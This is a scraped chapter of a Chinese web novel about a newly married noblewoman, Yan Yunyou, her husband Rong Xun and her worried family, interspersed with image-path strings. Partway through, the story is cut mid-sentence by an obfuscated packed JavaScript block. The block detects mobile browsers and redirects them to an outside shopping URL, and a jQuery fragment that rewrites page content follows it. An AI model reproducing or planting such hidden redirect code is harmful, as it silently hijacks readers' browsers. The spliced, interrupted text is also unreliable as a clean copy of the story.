燕云悠和宋瑶岑是在一场宴会上相识的。
京都这些权贵常常在宴会上玩飞花令之类的游戏,有时主家发了话,不想玩也不行。
宋瑶岑胆子小,不擅诗文,遇上燕云悠那回被难住了,十分窘迫,是燕云悠替她解的围。
后来每次轮到她时,燕云悠都会悄悄提示。宴会过后,她找上燕云悠道谢,两人自此交上了朋友。
宋瑶岑喜欢制香,手艺很是不错,给燕云悠送了好些香品,燕云悠爱不释手。
宋家家境清寒,燕云悠听闻宋瑶岑有意卖香补贴家里,只是困于没有途径,便收了一些在百宝斋卖,还托班瑛牵线,卖给她保护的那些千金小姐。
两人惺惺相惜,先前燕云悠被指婚容寻后,她也曾去求她兄长帮忙。
不过宋侍郎不敢掺和此事,怕她胡来,将她禁足了。
燕云悠还是大婚前两日,听百宝斋的管事说宋瑶岑好些日子没去送香品了,才得知此事。
今日送请柬过来,想来是被解禁了,担心她,又不敢来将军府,所以请她去宋家。
燕云悠身子酸痛,没有起身,让幼萍帮她写了个回帖,说三日之后登门拜访。
*
另一头,容寻在前院大书房与朱俊、说话。
去年春末凯旋后,他未在京都久留,很快回了驻地。但宣武帝记挂他的婚姻之事,今年中秋前夕又将他召了回来。
眼下此事已了,今日进宫时,他趁着皇后与燕云悠说话,又同皇帝说起回北境之事。
谁知宣武帝还是没答应。
暂时回不去,他驻扎在城外营房的三百精兵还有北境的军务都得再做安排。
容寻和朱俊、余昭交代完,赵嬷嬷又过来了。
“侯爷,圣上赏的那些东西,还有昨日宾客们送的礼都归置好了,这是册子,那些不耐放的东西要怎么处置还得您做主。”
容寻十五岁便承袭了他父亲的侯爵,但因战功显赫,这些年唤他‘将军’的人比叫‘侯爷’的人多。
唯有赵嬷嬷,还是习惯喊他侯爷。
赵嬷嬷将一个厚厚的册子放到容寻面前,容寻看也没看。
“拿去给她,往后这些东西都由她处置,不必再问我。”这个‘她’,自然是指燕云悠。
赵嬷嬷拿起容寻推回来的册子,心里有些意外。
这些年宫中的赏赐源源不断,好些都让容寻卖了补贴他的玄虎军了,这回却要给燕云悠。
她似乎想到了什么,犹豫着看向容寻:“那闫姑娘的事儿,要不要和夫人说清楚?”
容寻默不作声,好一会儿才道:“不必。”
赵嬷嬷点点头,就要转身退下,却被容寻叫住了。
“给她另收拾个住处出来,具体要哪间屋子,让她自己选。”
赵嬷嬷猛地抬起头,她欲言又止,最后还是没敢问,只在心里叹了口气。
“是。”
*
下午燕云悠让江嬷嬷和幼萍她们做了几样好菜,还让卫山去香满楼和醉仙阁买了他们最出名的八宝葫芦鸭、水晶脍、蟹酿橙和荔枝酒,想同容寻献个殷勤,顺便再问问屋子的事儿。
谁知容寻不领情,说不得空,往后也不必等他吃饭。
燕云悠心里骂他不识好歹,倒也没委屈自己。
一桌好菜给卫山几个分了些,其余的她和江嬷嬷等人一起吃了。
江嬷嬷和幼萍幼梨知道自家小姐的性子,也不是第一回和她一起吃饭了,没有推拒。
班瑛开始还有点儿不好意思,吃到后头也忘了那些规矩,最后将燕云悠她们吃不下的几个荤菜全部包圆了。
她比卫山还高些,体型也魁梧,胃口比寻常男子还大些。
燕云悠看着她大快朵颐,摸了摸自己的胳膊,一脸羡慕:“我若是有你这体格就好了。”
*
吃完晚食,赵嬷嬷来了,给燕云悠带了一本礼册和容寻让她选屋子的消息。
这回成亲,将军府收到的东西可不少,光是皇帝赏的便堆满了一间屋子,好些奇珍异宝。
宾客们送的也有不少好东西,燕云悠光看册子都有些眼花缭乱。她靠着百宝斋挣了不少钱,但这里头许多东西是有银子都买不到的。
这样一比,今日皇后赏她的那一匣又大又漂亮的淡粉色南珠都不稀奇了。
“这是库房的钥匙,侯爷说往后由您保管,库房里的东西随您处置。”
赵嬷嬷话音落下,燕云悠又惊又喜,还有些不敢置信,容寻竟如此信得过她?莫不是将东西拿走或掉换了,拿个册子来坑她的吧?
也不知是不是猜到了她的心思,赵嬷嬷下一句话就将她的疑虑堵住了。
“您可以自己去瞧一瞧,也可以派人去清点。”
燕云悠颔首:“好,辛苦嬷嬷了。”
即便赵嬷嬷不说,她也要去的。
礼册的事儿说完了,赵嬷嬷又说起选屋子的事儿。
“正院还有五间厢房空着,不过只有两间是打扫干净的,您可以看看是在这两间里头选一间,还是另外收拾一间出来。”
燕云悠思索了一会儿。
她本是想像从前在伯府一样,让容寻给她腾个单独的院落出来的,可将军府人手不够,连正院的厢房都没全部收拾出来,要重新收拾个院落出来,说不定要等好几日。
这几日里,她还得住在容寻这儿。
而且新婚夫妻直接分院住,传出去只怕会有些闲言碎语。她和容寻毕竟是皇帝指婚,还是得注意些。
动作太大,若是犯了容寻的忌讳,或是引起他的警惕也不好。
燕云悠思来想去,决定暂时现在正院住着。
“我等会儿去瞧一瞧,现在打扫好的屋子里选,不成的话也不劳烦嬷嬷,让我的丫头收拾一间出来便是。”
*
赵嬷嬷走后,燕云悠立刻忍着身子不适出了门。
正院一共六间厢房,其中一间放了她的嫁妆,其余五间都空着。燕云悠都瞧了一遍,最后选了东厢房的一间屋子。
这间屋子是东边最当头的一间,旁边的耳房住着幼萍、幼梨,隔壁就是放她嫁妆的那间,位置十分合
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17316459|198932||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
她心意。
屋子是收拾好的,江嬷嬷又带着人略清扫了一遍,燕云悠便催着她们将她的东西搬过来。
势必要今夜就住进去。
容寻回正院时,她正吃着果子,坐在回廊上看下人忙活。
看见容寻靠近,燕云悠立刻站了起来。她背着手,翘着脚,朝容寻走了几步,笑容温软:“你回来啦?”
她眸光纯澈,昨日的防备几乎消失得无影无踪。
容寻不明白为什么短短两天之内,燕云悠看他的眼神便有了这么大的变化,但也没有探究的意思:“嗯。”
燕云悠又问:“你为何让赵嬷嬷将库房给我保管?”
容寻目光微动。
他早有计划,要把将军府的财物给他未来的妻子,不管那个人是不是他心仪之人。
没有别的原因,只算是一点补偿。
无论是以他的私心,还是朝廷的规矩来看,往后他回北境,他的夫人都是要留在京都的。
他无法给人家正常的婚姻,钱财是他能给的补偿。
燕云悠有些娇气,容寻早有耳闻,今日也见识到了,她正好需要这些东西。
容寻心里这样想,嘴上却道:“主持中馈,本就是你的职责。”语气冰冷。“哦。”燕云悠脸上的笑立刻淡了许多,她想了想,又瞥了容寻一眼,“那若是我没管好呢?”
容寻面无表情:“随你。”
燕云悠松了口气,看来没给她挖坑。不过保险起见,明日还是得仔细清点几遍。
*
另一头,荣安伯府。
燕从己一回去便去了他爹娘那儿。
“如何?你妹妹可还好?你今日可见着她了?”
“那煞神没对你妹妹动手吧?”
他一进门,卢蔓芳夫妻便焦急地询问。
“没见着人,悠儿今日睡到日上三竿才起来,起来没多久就进宫了。不过应当没事,容寻敢带她进宫,定然是没伤她,而且昨夜班瑛和卫山都守着她,卫山说没听到里头有什么动静。”
燕长瑞长吁一口气:“那就好,那就好!”
卢蔓芳却仍有些不放心:“昨日成亲他都不曾来拜见我和你爹,可见是没把悠儿放在心上。今日要进宫许是克制着,明日还不知如何呢。不行!明日让何管事和班瑛她娘再走一趟吧,就说百宝斋有事需得悠儿做主。”
“对对对!”燕长瑞连声赞道,“还是夫人想得周到。”
一家三口说了会儿话,燕老太爷派人来请,也让燕从己过去。
卢蔓芳夫妻放心不下,也跟着去了,到了那儿一看,果然,长房一家也在。燕老太爷红光满面:“从己从将军府回来了,怎么样,云悠和孙婿可还好?”
燕从己眼皮直往上翻:“好着呢,一时半会儿死不了。”
“你这孩子怎么同你祖父说话呢!”姜氏嗔怪道。燕老太爷倒是没计较,还是笑呵呵的:“他们小夫妻好就行,祖父知道你心里还记恨祖父,不过没事,你以后自然会明白祖父的用心良苦。”